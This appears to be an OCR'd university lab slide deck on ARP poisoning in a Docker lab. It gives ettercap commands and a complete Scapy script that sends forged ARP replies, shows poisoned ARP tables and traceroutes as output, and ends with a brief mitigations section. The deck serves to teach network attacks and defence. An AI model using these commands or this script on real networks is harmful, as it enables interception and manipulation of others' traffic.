Network Security LAB

ARP poisoning
MitM attacks
TCP session hijacking

Matteo Bertoldo, Filippo Basilico, Andrea Pappacoda

TABLE OF CONTENTS

01

LAB SETUP

MATTEO BERTOLDO

02

ARP POISONING

MATTEO BERTOLDO

03

MitM ATTACKS

FILIPPO BASILICO

04

TCP SESSION HIJACKING

ANDREA PAPPACODA

GITHUB LAB REPOSITORY

https://github.com/matteobertoldoo/netseclab

Contains:

- Docker configurations
- Lab exercises

GitHub

DOCKER

Containerized Lab Environment

Core Function:


Deploys applications as lightweight, isolated containers ensuring identical environments across all systems and minimal performance overhead

Key Benefits:


- **Instant Deployment:** Launch pre-configured labs in seconds
- **Consistency**: Eliminates environment-specific bugs
- **Isolation**: Safe space for attack demonstrations

NETWORK TOPOLOGY

We used Docker to deploy three containers:



Server	192.168.90.100
Client	192.168.90.101
Attacker	192.168.90.102



LET'S START

Enter the folder:
$ cd *netseclab*

Launch environment:
$ sudo *docker compose up* → *psw = netsec*

```
netsec@netsec:~/netseclab$ docker-compose up
[+] Running 3/0
 ✔ Container attacker  Running                    0.0s
 ✔ Container server    Running                    0.0s
 ✔ Container client    Running                    0.0s
```

02.

ARP POISONING

LET'S START

Enter the hosts:
$ sudo *docker exec -it [client|server|attacker] bash*

```
netsec@netsec:~/netseclab$ docker exec -it attacker bash
attacker:/#
netsec@netsec:~/netseclab$ docker exec -it server bash
server:/#
netsec@netsec:~/netseclab$ docker exec -it client bash
client:/#
```

WHAT IS ARP?

ARP == ADDRESS RESOLUTION PROTOCOL

A communication protocol used to discover MAC addresses (Layer 2) from IP addresses (Layer 3) within the same Local Area Network (LAN)

IP addresses are used for routing across different networks

HOW ARP WORKS:

The role of ARP tables in local network communication

Every device on a LAN maintains an **ARP TABLE** (ARP cache)
This table stores a dynamic mapping of IP addresses (Layer 3) to their corresponding MAC addresses (Layer 2)

updated via ARP requests/replies

WHY IT MATTERS ?

- In the LAN we use MAC addresses for direct delivery
- Eliminates repeated broadcast requests (cache timeout 300s)

HOW ARP WORKS:

The role of ARP tables in local network communication

ARP Table Tip: **No traffic → No entries**

!! ping first !!

NETWORK INTERFACE

```
netsec@netsec:~/netseclab$ sudo arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.90.102           ether   02:42:ac:11:00:aa   C                     br-ada4d0a37057
192.168.90.100           ether   02:42:ac:11:00:cc   C                     br-ada4d0a37057
192.168.90.101           ether   02:42:ac:11:00:bb   C                     br-ada4d0a37057
```

IP

MAC

ARP PROCESS

1ARP Request (Broadcast)

When a device needs to communicate with another device and does not know its MAC address, it sends an ARP request to the entire LAN:


2ARP Reply (Unicast)

The device owning the target IP address replies directly to the sender

3**ARP Table Update**


The requesting device updates its ARP table with the new IP-MAC mapping

4**Timeout and Expiration** (5 min)



PRACTICAL EXAMPLE

The Server wants to communicate with the Client




PRACTICAL EXAMPLE

The Server wants to communicate with the Client

1Server Initiates ARP Request

Sending broadcast ARP request to FF:FF:FF:FF:FF:FF:

Who has 192.168.90.101? Tell 192.168.90.100 (MAC 02:42:AC:11:00:CC)



PRACTICAL EXAMPLE

The Server wants to communicate with the Client


1Server Initiates ARP Request

Sending broadcast ARP request to FF:FF:FF:FF:FF:FF:

Who has 192.168.90.101? Tell 192.168.90.100 (MAC 02:42:AC:11:00:CC)

2 Client Responds with ARP Reply

192.168.90.101 is at 02:42:AC:11:00:BB



PRACTICAL EXAMPLE

The Server wants to communicate with the Client

1Server Initiates ARP Request

Sending broadcast ARP request to FF:FF:FF:FF:FF:FF:


Who has 192.168.90.101? Tell 192.168.90.100 (MAC 02:42:AC:11:00:CC)

2 Client Responds with ARP Reply

192.168.90.101 is at 02:42:AC:11:00:BB

3 **Server (and Client) Updates ARP Table**

192.168.90.101 ➔ 02:42:AC:11:00:BB



PRACTICAL EXAMPLE

The Server wants to communicate with the Client

1Server Initiates ARP Request

Sending broadcast ARP request to FF:FF:FF:FF:FF:FF:

Who has 192.168.90.101? Tell 192.168.90.100 (MAC 02:42:AC:11:00:CC)


2 Client Responds with ARP Reply


192.168.90.101 is at 02:42:AC:11:00:BB


3 **Server (and Client) Updates ARP Table**

192.168.90.101 ➔ 02:42:AC:11:00:BB

4 **Timeout** (Default: 300s == 5min)






Server
Broadcast
Client
ARP REQUEST Who has 192.168.90.101
Tell 192.168.90.100 (MAC 02:42:AC:11:00:CC)
ARP REPLY
192.168.90.101 is at 02:42:AC:11:00:BB
Update ARP TABLE

01.

LABORATORY SETUP

ARP POISONING ATTACK

1 Network Scanning


The attacker scans the local network to identify active devices and their corresponding IP and MAC addresses.

2 ARP Cache Poisoning

Using tools like scapy or ettercap, the attacker sends forged ARP replies to both the client and the server

"<IP> is at 02:42:AC:11:00:AA"

This misleads both parties into associating the attacker's MAC address with the other's IP address.



ARP POISONING WITH TOOLS

scapy

A Python-based packet manipulation library

Allows crafting and exchange of custom network packets (http, TCP/UDP, IP and also ARP packets)

Key Features:

Programmable with Python scripts.
Granular control over packet fields.

A comprehensive MITM framework with GUI/text interfaces

Automates ARP poisoning, DNS spoofing, and session hijacking

Key Features:

User-friendly for quick MITM setup.
Supports passive and active attacks.
Integrates with tools like Wireshark for traffic inspection.

ETTERCAP

Scan for hosts

attacker:/# **ettercap -i eth0 -T**

Than press **L** for the HOST LIST

-i eth0 network interface eth0

-T Text mode

SERVER

```
Hosts list:

1)      192.168.90.1    AE:D4:B0:C0:58:FA
2)      192.168.90.100  02:42:AC:11:00:CC
3)      192.168.90.101  02:42:AC:11:00:BB
```

CLIENT

ETTERCAP

ARP Poisoning with automatic forwarding

attacker:/# **ettercap -i eth0 -T --only-mitm --mitm arp /192.168.90.100// /192.168.90.101//**


-i eth0 network interface eth0

-T Text mode

--only-mitm enables packet forwarding

--mitm arp activates ARP poisoning attack

/IP// = all protocols/ports




CHANGED ARP TABLE

```
server:/# arp
pcmatteo.local (192.168.90.1) at ae:d4:b0:c0:58:fa [ether]  on eth0
attacker.netseclab_mitmnet (192.168.90.102) at 02:42:ac:11:00:aa [ether]  on eth0
client.netseclab_mitmnet (192.168.90.101) at 02:42:ac:11:00:aa [ether]  on eth0


client:/# arp
server.netseclab_mitmnet (192.168.90.100) at 02:42:ac:11:00:aa [ether]  on eth0
pcmatteo.local (192.168.90.1) at ae:d4:b0:c0:58:fa [ether]  on eth0
attacker.netseclab_mitmnet (192.168.90.102) at 02:42:ac:11:00:aa [ether]  on eth0
```

ATTACKER'S MAC


TRACEROUTE

```
server:/# traceroute client
traceroute to client (192.168.90.101), 30 hops max, 46 byte packets
 1  attacker.netseclab_mitmnet (192.168.90.102)  0.033 ms  0.011 ms  0.024 ms
 2  client.netseclab_mitmnet (192.168.90.101)  0.023 ms  0.012 ms  0.010 ms

client:/# traceroute server
traceroute to server (192.168.90.100), 30 hops max, 46 byte packets
 1  attacker.netseclab_mitmnet (192.168.90.102)  0.005 ms  0.004 ms  0.004 ms
 2  server.netseclab_mitmnet (192.168.90.100)  0.004 ms  0.004 ms  0.005 ms
```



WIRESHARK PROOF

MAC OF THE VICTIMS



***$ sudo** wireshark -i <interface>*

ATTACKER'S MAC

taken with ***$ sudo** arp* in the vm

BRAZENLY LYING

```
netsec@netsec:~/netseclab$ sudo arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.90.102           ether   02:42:ac:11:00:aa   C                     br-ada4d0a37057
```

ETTERCAP

Arp poisoning Blocking the traffic

attacker:/# **ettercap -i eth0 -T --mitm arp /192.168.90.100// /192.168.90.101//**

-i eth0 network interface eth0

-T Text mode

--mitm arp activates ARP poisoning attack

/IP// = all protocols/ports

```
ARP poisoning victims:

 GROUP 1 : 192.168.90.100 02:42:AC:11:00:CC

 GROUP 2 : 192.168.90.101 02:42:AC:11:00:BB
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help
```

```
Sat Apr 26 10:19:40 2025 [158520]
TCP  192.168.90.101:44460 --> 192.168.90.100:80 | S (0)


Sat Apr 26 10:19:41 2025 [185916]
TCP  192.168.90.101:44460 --> 192.168.90.100:80 | S (0)
```

EXERCISE

Write a Python script using **SCAPY** for arp Poisoning, using the provided libraries and taking inspiration from the image

*from scapy.all import **
import time

ARP reply

Fake IP we want to impersonate

```
def poison():  1 usage
    while True:
        send(ARP(op=2, pdst=client_ip, psrc=server_ip, hwdst=client_mac), verbose=0)
        send(ARP(op=2, pdst=server_ip, psrc=client_ip, hwdst=server_mac), verbose=0)
        time.sleep(2)
```

To avoid network saturation


No output

SCAPY

```
def poison():  1 usage
    while True:
        send(ARP(op=2, pdst=client_ip, psrc=server_ip, hwdst=client_mac), verbose=0)
        send(ARP(op=2, pdst=server_ip, psrc=client_ip, hwdst=server_mac), verbose=0)
        time.sleep(2)
```


attacker:/# ***cd labscripts***
attacker:/# ***python3 arp_poison.py***

This Python script uses the Scapy library to perform an ARP spoofing attack, tricking devices on a local network by manipulating their ARP caches



PYTHON SCRIPT

```python
from scapy.all import *
import time

# IP e MAC delle vittime
client_ip, client_mac = "192.168.90.101", "02:42:ac:11:00:bb"
server_ip, server_mac = "192.168.90.100", "02:42:ac:11:00:cc"
# Invia pacchetti ARP falsi in loop
def poison():
    while True:
        send(ARP(op=2, pdst=client_ip, psrc=server_ip, hwdst=client_mac), verbose=0)
        send(ARP(op=2, pdst=server_ip, psrc=client_ip, hwdst=server_mac), verbose=0)
        time.sleep(2)
# Ripristina la cache ARP originale
def restore():
    send(ARP(op=2, pdst=client_ip, psrc=server_ip, hwsrc=server_mac, hwdst=client_mac), count=5, verbose=0)
    send(ARP(op=2, pdst=server_ip, psrc=client_ip, hwsrc=client_mac, hwdst=server_mac), count=5, verbose=0)
try:
    poison()
except KeyboardInterrupt:
    restore()
    print("\n[+] ARP ripristinato")
```



CHANGED ARP TABLE

```
server:/# arp
pcmatteo.local (192.168.90.1) at ae:d4:b0:c0:58:fa [ether]  on eth0
attacker.netseclab_mitmnet (192.168.90.102) at 02:42:ac:11:00:aa [ether]  on eth0
client.netseclab_mitmnet (192.168.90.101) at 02:42:ac:11:00:aa [ether]  on eth0


client:/# arp
server.netseclab_mitmnet (192.168.90.100) at 02:42:ac:11:00:aa [ether]  on eth0
pcmatteo.local (192.168.90.1) at ae:d4:b0:c0:58:fa [ether]  on eth0
attacker.netseclab_mitmnet (192.168.90.102) at 02:42:ac:11:00:aa [ether]  on eth0
```

ATTACKER'S MAC

ARP POISONING MITIGATIONS

Prevention

Static ARP Entries
Manually assign fixed IP-MAC mappings on critical hosts

Dynamic ARP Inspection (DAI)
